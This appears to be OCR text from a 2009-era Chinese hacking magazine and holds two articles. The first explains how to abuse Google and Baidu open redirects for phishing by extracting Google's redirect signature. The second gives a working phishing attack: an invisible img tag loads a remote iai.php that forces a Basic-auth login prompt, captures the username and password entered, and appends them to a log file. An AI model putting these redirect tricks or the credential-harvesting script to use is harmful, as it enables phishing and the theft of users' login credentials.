


图1

鱼、挂马。这种欺骗性很高，因为这个网站并不全是假的，大部分显示的是真实网页，只有一小部分是通过跳转显示出来的假网页，欺骗系数很高。而外部跳转就是指将我们指向的网站直接在当前的页面中取代显示出来。说白点就是，内部只显于页面中，外部则直接取代当前页面显示。

而这次的谷歌跳转为外部跳转，其漏洞代码为："http://www.google.cn/url?q=http://www.163.com&sa=X&oi=unauthorizedredirect&ct=targetlink&ust=1244213514651753&usg=AFQjCNHJ0UMsIDntDr3Oo1eXN3rE9-z1sg"。其中"url?q="为跳转网站（http一定要输入，否则无法跳转，也可跳到ftp下），而"&sa="则为这个跳转网站的特征码。这个特征码具有时效性与随机性，而Google在进行外部跳转之前，会先将网站与特征码进行匹配，如果发现符合则直接进行外部跳，不符合则不跳。但我们通过直接输入"http://www.google.cn/url?q="为我们挂马的网站，如图2所示，则可直接通过源代码查出我们所需外跳的网站的对应特征码。如以跳转163为例，部分代码如下：

```
......
class=b><font size=+1><b>重定向声明</b></font>
</div></div>
<div class=c> 您所在网页试图将您引至 <a href="/url?q=http://www.163.com&sa=X&othorizedredirect&ct=targetlink&ust=1244295573723626&usg=AFQjCNHAfJIPVnGbixz0lSMYsKU7__Vzpw">http://www.163.com</a>。
<br><br> 如果您不希望访问该页，您可以<a href="#" onclick="return go_back();" onmousedown="ctu();">
返回上一页</a>
```




图2


大家看到没有，其特征码直接在源码中明文显示出来了，"&sa=X&oi=unauthorizedredirect&ct=targetlink&ust=1244295573723626&usg=AFQjCNHAfJIPVnGbixz0lSMYsKU7__Vzpw"即为163对应的特征码。这样拿到要外跳的特征码后，就可以进行欺骗性重定向了。

其实Google只要像百度一样，如果要访问"http://www.google.cn/url?q=网站地址"，则自动返回官方就很难得到特征码了。

最后，再提供一下关于百度的跳转。http://ma.baidu.com/ma/rcv/click.php?t=uv-b5HDhTv-b5Hc1rHndFMlGujYkFhVGujYYFhqsULnqPauhUWdBmy-bIHcLFMNzUjdClZwsFHPKFHFAFHFAILILQhI9UhGGQhPEUiRzwMPEliR1wh7bQgF-uBR1wAFbmMGBFHcvmyfVpvN4FHPDFHcdPW6-nWRLPaRzPHTYFHcdP10-nWR1fiRzPHFAFHcdnbm-nWRLPzRzPHTLFHcdP1T-nWRzwiRzPHnkFHcdn1m-nWR1nzRzPHF7FHcdPWn-nWRvwBRzPHuDFMP85HDYFMnqryPhP1mzrjTsrAcLnjcLPBuzTAq15HfhuZfqUb9WyNKJmvV8nHKnUMnIRnv4h）为百度外部跳转代码，"http://ma.baidu.com/ma/rcv/click.php?"为百度定向页面，"t=uv-b5HDhTv-b5Hc1rHndFMlGujYkFhVGujYYFhqsULnqPauhUWdBmy-"则为跳转的网站（百度经过了加密，后面那些为特征码）。

前置知识：无
关键词：漏洞、社工、钓鱼攻击

图片验证漏洞的社工利用



文/图 饭

在充满诱惑的网络，恶意攻击者的攻击手法层出不穷。而其中颇具难度的社会工程攻击，在取得用户的信任手段方面，往往更倾向于伪装用户服务提供商，或者是在用户交互时直接进行欺骗。比较典型的网络钓鱼攻击是将用户引诱到一个通过精心设计与用户信任非常相似的钓鱼网站，让用户在不易察觉的情况下提供个人的敏感信息。在2004年，国内也曾出现过假冒银行的网站，比如假冒中国工商银行的网站。而本文主要介绍HTML语言里的图片标签引用而诱引的验证漏洞和其伪装的过程。

漏洞描述

在milw0rm.com网站，petros发表过一篇题为《Image Authentication Injection Paper + PoC》的文章，其中提到通过创建一个PHP文件向客户端的浏览器发送401未经授权的状态，而导致浏览器显示一个登录对话框（显示给用户好像是从目标网站）发起的一个授权认证对话框，恶意攻击者会诱使用户输入账户或者密码之类的敏感信息，从而导致钓鱼式的攻击。其流程如图1所示。




图1

HTTP是一种基于请求与响应模式的、无状态的、应用层的协议，客户端向服务器发送一个请求，请求头包含请求的方法、URL、协议版本，以及包含请求修饰符、客户信息和内容的类似于MIME的消息结构。服务器以一个状态行作为响应，响应的内容包括消息协议的版本，成功或者错误编码加上包含服务器信息、实体元信息以及可能实体内容。对整个过程进行抓包的结果如图2所示。




图2

HTTP请求

```
GET /iai.php HTTP/1.1
//表示请求方法GET，请求的地址和HTTP协议版本
Accept: */*
//表示客户端可识别的内容类型列表，*/*表示所有类型
Accept-Language: zh-cn
//表示客户端所能解盘的语言：简体中文
Accept-Encoding: gzip, deflate
//表示客户端可以解盘的类型
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
//表示客户端 览器型号
Host: www.test.cn //表示提交请求的页面
Connection: Keep-Alive //表示TCP连接保持打开
```

HTTP响应:

```
HTTP/1.1 401 Unauthorized
//表示HTTP协议版本，应答码是401即未经授权访问
Date: Sat, 25 Jul 2009 11:42:27 GMT
//表示当前的GMT时间
Server: Apache/2.2.3 (CentOS)
//表示服务器的操作类型
X-Powered-By: PHP/5.1.6
//表示服务器的脚本版本
WWW-Authenticate: Basic realm="Text"
//表示客户端在Authenticate头中提供的授权信息
Content-Length: 3  //表示连接内容长度
Connection: close  //表示TCP连接关闭
Content-Type: text/html  //表示文档类型
```

负责响应的iai.php文件内容如下，使用了PHP中的Header()函数，发送一个原始HTTP标头[Http Header]到客户端。

```
header('WWW-Authenticate: Basic realm="Text"');
header('HTTP/1.0 401 Unauthorized');
```

社工利用

钓鱼式攻击的利用，从上面的流程图可以知道大致步骤如下。

1.在网页里插入恶意代码

插入调用远程图片的代码，形如"[img]http://B.com/iai.php[/img] "，最好是高度和宽度都为0，免得在网页里显示空白。具体代码如下。

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>test</title>
</head>
<body>
<img src="http://www.B.com/iai.php"></img>
</body>
</html>
```

2.编写iai.php脚本

这个脚本的主要功能包括返回401应答和获取提交的敏感信息，并保存。实现代码如下:

```
<?php
global $username,$passwd,$host;
if (!isset($_SERVER['PHP_AUTH_USER']))
{header('WWW-Authenticate: Basic realm="test"');
header('HTTP/1.0 401 Unauthorized');
exit;}
$username=$_SERVER['PHP_AUTH_USER'];
$passwd=$_SERVER['PHP_AUTH_PW'];
$host = $_SERVER['HTTP_HOST'];
$myFile = "log.txt";
$fh = fopen($myFile, 'a') or die("can't open file");
fwrite($fh, " 网址:\t$host\t\t");
fwrite($fh, "usname:\t$username\t");
fwrite($fh, "passwd:\t$passwd\r\n");
fclose($fh);
?>
```

3.测试

当正常用户访问网站时，插在网页里的iai.php文件即会强制弹出验证框，如图3所示。




图3

如果用户提交了账户或者密码，iai.php就会在后台自动提交给远程的log.txt文件，生成内容如图4所示。




图4

总　结

许多大的网站和大型邮箱都会存在这样的问题，比如QQ邮箱等。当然，此漏洞在利用时还是具有一定的局限性。在隐藏攻击意图时有些不足，弹出的框比较生硬，也可在语言措辞下进行修改，但对一些安全意识缺失的网民来说，还是会有上当的可能。希望大家当心，不要轻易地输入敏感信息。

前置知识: 无
关键词: 漏洞、Facebook、信息泄漏



揭开Facebook用户信息泄漏的神秘面纱

文/图 康凯

